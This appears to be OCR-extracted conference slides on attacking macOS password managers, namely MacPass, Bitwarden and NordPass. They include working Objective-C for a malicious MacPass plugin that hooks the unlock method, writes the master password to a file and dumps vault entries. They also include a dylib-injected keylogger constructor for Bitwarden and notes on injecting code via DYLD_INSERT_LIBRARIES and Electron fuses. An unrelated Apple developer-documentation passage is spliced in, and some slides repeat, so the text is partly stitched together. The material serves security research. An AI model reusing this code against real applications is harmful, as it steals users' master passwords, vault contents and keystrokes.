mechanism called App Protection. Only an app with a special TCC permission or signed with the same certificate can modify its directory (after first launch)



Privacy & Security
“Terminal.app” was prevented from modifying apps on your Mac.


Pwning popular password managers: MacPass

- MacPass has the disable-library-validation entitlement set because it allows loading custom plugins
- Plugins are stored in ~/Library/Application Support/MacPass (so they are not protected)
- We can abuse that feature to create a malicious plugin that can drain all the entries once user unlocks the vault



Name	Date Modified	Size	Kind
com.apple.launchd.A9Fi0xdirA	Nov 29, 2023, 2:37 PM	--	Folder
MacPassStealer.mpplugin	Today, 11:05 AM	77 KB	MacPass Plugin
msu-target-HBIAnP6V	Yesterday, 12:04 PM	--	Folder
powerlog			
ticket-clevmK			
ticket-ub51me			
tmp-mount-5mGqHF			
tmp-mount-Byp5WT			
tmp-mount-gtjojh			

```
tester@Bajtel ~ % 
```




```objc
__attribute__((constructor)) static void pwn(int argc, const char **argv) {
    NSLog(@"[+] MacPassStealer loaded");
    [PWN hookPasswd];
}
```

```objc
+ (void)hookPasswd {

    Class mpdocument = objc_getClass("MPDocument");

    SEL originalSelector = @selector(unlockWithPassword:keyFileURL:error:);
    Method originalMethod = class_getInstanceMethod(mpdocument, originalSelector);
    PWN.sharedObject.original_unlockWithPassword = method_getImplementation(originalMethod);

    IMP swizzleIMP = (IMP)new_unlockWithPassword;
    method_setImplementation(originalMethod, swizzleIMP);
}
```

```
static BOOL new_unlockWithPassword(id self, SEL _cmd, KPKCompositeKey *compositeKey, NSURL *keyFileURL, NSError *__autoreleasing*error) {
    NSLog(@"[+] C new_unlockWithPassword called");

    NSString *key = [NSString stringWithFormat:@"[+] The password is: %@, the keyfile is located at: %@", compositeKey, keyFileURL];
    NSError *err = nil;
    [key writeToFile:@"/tmp/macpass-master-password.txt" atomically:YES encoding:NSUTF8StringEncoding error:&err];

    if(err != nil) {
        NSLog(@"Error in saving master password: %@", [err localizedDescription]);
    }

    typedef BOOL (*UnlockWithPasswordType)(id,SEL, KPKCompositeKey*, NSURL*, NSError*__autoreleasing*);
    UnlockWithPasswordType call = (UnlockWithPasswordType)PWN.sharedObject.original_unlockWithPassword;

    PWN.sharedObject.mpDocument = self;

    BOOL isSuccessfullyUnlocked = call(self, _cmd, compositeKey, keyFileURL, error);

    if(isSuccessfullyUnlocked) {
        [PWN.sharedObject dumpEntries];
    }

    return isSuccessfullyUnlocked;
}
```


Pwning popular password managers: Bitwarden

- An open-source password manager with premium plan
- Written in Electron
- Distributed via Mac App Store



bitwarden

Pwning popular password managers: Bitwarden




```
sh-3.2$ codesign -v -d /Applications/Bitwarden.app/
Executable=/Applications/Bitwarden.app/Contents/MacOS/Bitwarden
Identifier=com.bitwarden.desktop
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=761 flags=0x0(none) hashes=13+7 location=embedded
Signature size=4797
Info.plist entries=35
TeamIdentifier=LTZ2PFU5D6
Sealed Resources version=2 rules=13 files=13
Internal requirements count=1 size=224
sh-3.2$
```

Pwning popular password managers: Bitwarden

- How this is possible that an application downloaded from the Internet does not have the hardened runtime turned on?
- Bacause it was downloaded from Mac App Store which does not enforce notarization!
- We can simply inject a dynamic library to Bitwarden using DYLD_INSERT_LIBRARIES
- Does it mean that software downloaded directly from your browser is more secure than this downloaded from the Mac App Store? 🥲

Pwning popular password managers: Bitwarden



Create the app project

To get started, create a new project from the macOS > App template. Name it `AppWithTool`, resulting in a bundle ID like `com.example.apple-samplecode.AppWithTool`.

In the project editor, set the deployment target to 10.15. Later on, you'll configure the tool target to inherit this deployment target, which helps to keep everything in sync.

In the General tab of the app target editor, set the App Category to Utilities. This avoids a warning when you build for distribution.


In the Signing & Capabilities tab of the app target editor, make sure "Automatically manage signing" is checked, and then select the appropriate team. The Signing Certificate popup should switch to Development, which is exactly what you want for day-to-day development.

Add the Hardened Runtime capability, which isn't necessary for App Store apps but is best practice for new code.

Choose Product > Archive, which builds the app into an Xcode archive and reveals that archive in the Xcode organizer. The goal here is to check that everything is working so far.

In the organizer, delete the new archive, just to reset to the original state.

https://developer.apple.com/documentation/xcode/embedding-a-helper-tool-in-a-sandboxed-app



```
sh-3.2$ 
```

```
__attribute__((constructor)) static void pwn(int argc, const char **argv) {

        NSLog(@"[*] Dylib injected");

        [NSEvent addLocalMonitorForEventsMatchingMask:NSEventMaskKeyDown handler:^NSEvent * _Nullable(NSEvent * _Nonnull event) {

            if([KeyloggerSingleton.sharedKeylogger lastTimestamp] != event.timestamp) {
                [KeyloggerSingleton.sharedKeylogger setLastTimestamp:event.timestamp];

                if(event.locationInWindow.x == [KeyloggerSingleton.sharedKeylogger lastLocation].x && event.locationInWindow.y == [KeyloggerSingleton.sharedKeylogger
                lastLocation].y) {
                    [[KeyloggerSingleton.sharedKeylogger recordedString] appendString:event.characters];
                } else {
                    [[KeyloggerSingleton.sharedKeylogger recordedString] setString:event.characters];
                    [KeyloggerSingleton.sharedKeylogger setLastLocation:event.locationInWindow];
                }
                NSLog(@"[*] Recorded string: %@", [KeyloggerSingleton.sharedKeylogger recordedString]);

            }
            return event;
        }];
}
```

Pwning popular password managers: NordPass

- Downloaded directly from the Internet
- Popular password manager written in Electron
- Critical Electron fuses are turned on what allows code injection

ELECTRONizing macOS privacy

A NEW WEAPON IN YOUR RED TEAMING ARMORY

NordPass

Pwning popular password managers: NordPass


- Downloaded directly from the Internet
- Popular password manager written in Electron
- Critical Electron fuses are turned on what allows code injection

ELECTRONizing macOS privacy

